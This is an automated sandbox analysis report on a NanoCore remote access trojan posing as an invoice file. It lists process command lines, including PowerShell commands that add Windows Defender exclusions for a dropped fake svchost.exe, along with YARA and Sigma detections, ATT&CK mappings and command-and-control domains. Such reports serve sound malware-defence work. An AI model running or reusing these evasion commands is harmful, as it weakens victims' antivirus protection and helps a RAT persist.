ID: 355838
Sample Name: CN-Invoice-XXXXX9808-19011143287990.exe
Cookbook: default.jbs
Time: 07:44:22
Date: 22/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report CN-Invoice-XXXXX9808-1901114328799…

Overview


General Information

Sample Name:	CN-Invoice-XXXXX9808-19011143287990.exe
Analysis ID:	355838
MD5:	a656f522f604872..
SHA1:	e463d219a1d4db..
SHA256:	a0ebcb3078763e..
Tags:	exe FedEx NanoCore RAT

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Nanocore Rat
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: NanoCore
- System process connects to networ…
- Yara detected Nanocore RAT
- Adds a directory exclusion to Windo…
- Binary contains a suspicious time st…
- Changes security center settings (no…
- Contains functionality to hide a threa…
- Drops PE files with benign system n…
- Executable has a suspicious name (…

Classification



Startup

- **System is w10x64**
- CN-Invoice-XXXXX9808-19011143287990.exe (PID: 5604 cmdline: 'C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe' MD5: A656F522F604872E02DAEE9DBC458D9C)
  - powershell.exe (PID: 1552 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5856 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - AdvancedRun.exe (PID: 5380 cmdline: 'C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 6268 cmdline: 'C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\AdvancedRun.exe' /SpecialRun 4101d8 5380 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 6496 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6540 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 6552 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6560 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 6752 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - CasPol.exe (PID: 7108 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe MD5: F866FC1C2E928779C7119353C3091F0C)
  - WerFault.exe (PID: 6188 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5604 -s 2060 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 2564 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6356 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6364 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6484 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- explorer.exe (PID: 6508 cmdline: 'C:\Windows\explorer.exe' 'C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- svchost.exe (PID: 6700 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- explorer.exe (PID: 6772 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 6944 cmdline: 'C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe' MD5: A656F522F604872E02DAEE9DBC458D9C)
    - powershell.exe (PID: 5584 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 5440 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - AdvancedRun.exe (PID: 844 cmdline: 'C:\Users\user\AppData\Local\Temp\aae7ea5f-d28c-4ac0-af33-beecd9bd44c7\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\aae7ea5f-d28c-4ac0-af33-beecd9bd44c7\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
- svchost.exe (PID: 6964 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- explorer.exe (PID: 7092 cmdline: 'C:\Windows\explorer.exe' 'C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 7152 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 6172 cmdline: 'C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe' MD5: A656F522F604872E02DAEE9DBC458D9C)
- svchost.exe (PID: 4568 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 4560 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 432 -p 5604 -ip 5604 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 4528 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6684 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.521351923.0000000003A25000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x110c5:$x1: NanoCore.ClientPluginHost • 0x43ee5:$x1: NanoCore.ClientPluginHost • 0x76b05:$x1: NanoCore.ClientPluginHost • 0x11102:$x2: IClientNetworkHost • 0x43f22:$x2: IClientNetworkHost • 0x76b42:$x2: IClientNetworkHost • 0x14c35:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0x47a55:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0x7a675:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000000.00000002.521351923.0000000003A25000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.521351923.0000000003A25000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x10e2d:$a: NanoCore • 0x10e3d:$a: NanoCore • 0x11071:$a: NanoCore • 0x11085:$a: NanoCore • 0x110c5:$a: NanoCore • 0x43c4d:$a: NanoCore • 0x43c5d:$a: NanoCore • 0x43e91:$a: NanoCore • 0x43ea5:$a: NanoCore • 0x43ee5:$a: NanoCore • 0x7686d:$a: NanoCore • 0x7687d:$a: NanoCore • 0x76ab1:$a: NanoCore • 0x76ac5:$a: NanoCore • 0x76b05:$a: NanoCore • 0x10e8c:$b: ClientPlugin • 0x1108e:$b: ClientPlugin • 0x110ce:$b: ClientPlugin • 0x43cac:$b: ClientPlugin • 0x43eae:$b: ClientPlugin • 0x43eee:$b: ClientPlugin
Process Memory Space: CN-Invoice-XXXXX9808-19011143287990.exe PID: 5604	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xb77275:$x1: NanoCore.ClientPluginHost • 0xb95f49:$x1: NanoCore.ClientPluginHost • 0xbb4b30:$x1: NanoCore.ClientPluginHost • 0xb772d6:$x2: IClientNetworkHost • 0xb95faa:$x2: IClientNetworkHost • 0xbb4b91:$x2: IClientNetworkHost • 0xb7c6db:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0xb8a64d:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0xb9b3af:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0xba9321:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0xbb9f96:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0xbc7f08:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Process Memory Space: CN-Invoice-XXXXX9808-19011143287990.exe PID: 5604	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 1 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.CN-Invoice-XXXXX9808-19011143287990.exe.3a25f38.6.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe38d:$x1: NanoCore.ClientPluginHost • 0xe3ca:$x2: IClientNetworkHost • 0x11efd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
0.2.CN-Invoice-XXXXX9808-19011143287990.exe.3a25f38.6.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe105:$x1: NanoCore Client.exe • 0xe38d:$x2: NanoCore.ClientPluginHost • 0xf9c6:$s1: PluginCommand • 0xf9ba:$s2: FileCommand • 0x1086b:$s3: PipeExists • 0x16622:$s4: PipeCreated • 0xe3b7:$s5: IClientLoggingHost
0.2.CN-Invoice-XXXXX9808-19011143287990.exe.3a25f38.6.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
0.2.CN-Invoice-XXXXX9808-19011143287990.exe.3a25f38.6.unpack	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xe0f5:$a: NanoCore • 0xe105:$a: NanoCore • 0xe339:$a: NanoCore • 0xe34d:$a: NanoCore • 0xe38d:$a: NanoCore • 0xe154:$b: ClientPlugin • 0xe356:$b: ClientPlugin • 0xe396:$b: ClientPlugin • 0xe27b:$c: ProjectData • 0xec82:$d: DESCrypto • 0x1664e:$e: KeepAlive • 0x1463c:$g: LogClientMessage • 0x10837:$i: get_Connected • 0xefb8:$j: #=q • 0xefe8:$j: #=q • 0xf004:$j: #=q • 0xf034:$j: #=q • 0xf050:$j: #=q • 0xf06c:$j: #=q • 0xf09c:$j: #=q • 0xf0b8:$j: #=q
0.2.CN-Invoice-XXXXX9808-19011143287990.exe.3a58d58.7.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe38d:$x1: NanoCore.ClientPluginHost • 0xe3ca:$x2: IClientNetworkHost • 0x11efd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe


Source	Rule	Description	Author	Strings
Click to see the 9 entries				

Sigma Overview

System Summary:

Sigma detected: NanoCore
Sigma detected: Executables Started in Suspicious Folder
Sigma detected: Execution in Non-Executable Folder
Sigma detected: Suspicious Program Location Process Starts
Sigma detected: Suspicious Svchost Process
Sigma detected: System File Execution Location Anomaly
Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview



- AV Detection
- Compliance
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file
Multi AV Scanner detection for submitted file
Yara detected Nanocore RAT
Machine Learning detection for dropped file
Machine Learning detection for sample

Compliance:

Uses 32bit PE files
Contains modern PE file flags such as dynamic base (ASLR) or NX
Binary contains paths to debug symbols

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Executable has a suspicious name (potential lure to open the executable)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Binary contains a suspicious time stamp

Persistence and Installation Behavior:

Drops PE files with benign system names

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Tries to delay execution (extensive OutputDebugStringW loop)

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Adds a directory exclusion to Windows Defender

Injects a PE file into a foreign processes

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Contro

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Contro
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 2 1	OS Credential Dumping	File and Directory Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfe
Default Accounts	Native API 1	Application Shimming 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 2 3	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Command and Scripting Interpreter 1	Windows Service 1	Application Shimming 1	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standa Port 1
Local Accounts	Service Execution 2	Registry Run Keys / Startup Folder 1	Access Token Manipulation 1	Timestomp 1	NTDS	Security Software Discovery 3 4 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remot Access Softwa
Cloud Accounts	Cron	Network Logon Script	Windows Service 1	DLL Side-Loading 1	LSA Secrets	Virtualization/Sandbox Evasion 2 5	SSH	Keylogging	Data Transfer Size Limits	Non-Applica Layer Protoc
Replication Through Removable Media	Launchd	Rc.common	Process Injection 3 1 1	Masquerading 1 1 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Applica Layer Protoc
External Remote Services	Scheduled Task	Startup Items	Registry Run Keys / Startup Folder 1	Virtualization/Sandbox Evasion 2 5	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 3 1 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protoc
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfe Protoc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
CN-Invoice-XXXXX9808-19011143287990.exe	26%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	
CN-Invoice-XXXXX9808-19011143287990.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe	100%	Joe Sandbox ML		
C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe	26%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	
C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1cc51949-2752-4134-b6cf-961241419db1\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1cc51949-2752-4134-b6cf-961241419db1\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\aae7ea5f-d28c-4ac0-af33-beecd9bd44c7\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\aae7ea5f-d28c-4ac0-af33-beecd9bd44c7\AdvancedRun.exe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
coroloboxorozor.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://coroloboxorozor.com/base/95912DAC735F7FBEA8150232E35CAF73.html	0%	Virustotal		Browse
http://coroloboxorozor.com/base/95912DAC735F7FBEA8150232E35CAF73.html	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://coroloboxorozor.com	0%	Virustotal		Browse
http://coroloboxorozor.com	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://coroloboxorozor.com/base/751448401274A413C5FF91CCBC4EFF60.html	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://coroloboxorozor.com/base/84D1B49C9212CA5D522F0AF86A906727.html	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nanopc.linkpc.net	185.192.70.170	true	false		high
coroloboxorozor.com	104.21.71.230	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://coroloboxorozor.com/base/95912DAC735F7FBEA8150232E35CAF73.html	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://coroloboxorozor.com/base/751448401274A413C5FF91CCBC4EFF60.html	true	• Avira URL Cloud: safe	unknown
http://coroloboxorozor.com/base/84D1B49C9212CA5D522F0AF86A906727.html	true	• Avira URL Cloud: safe	unknown

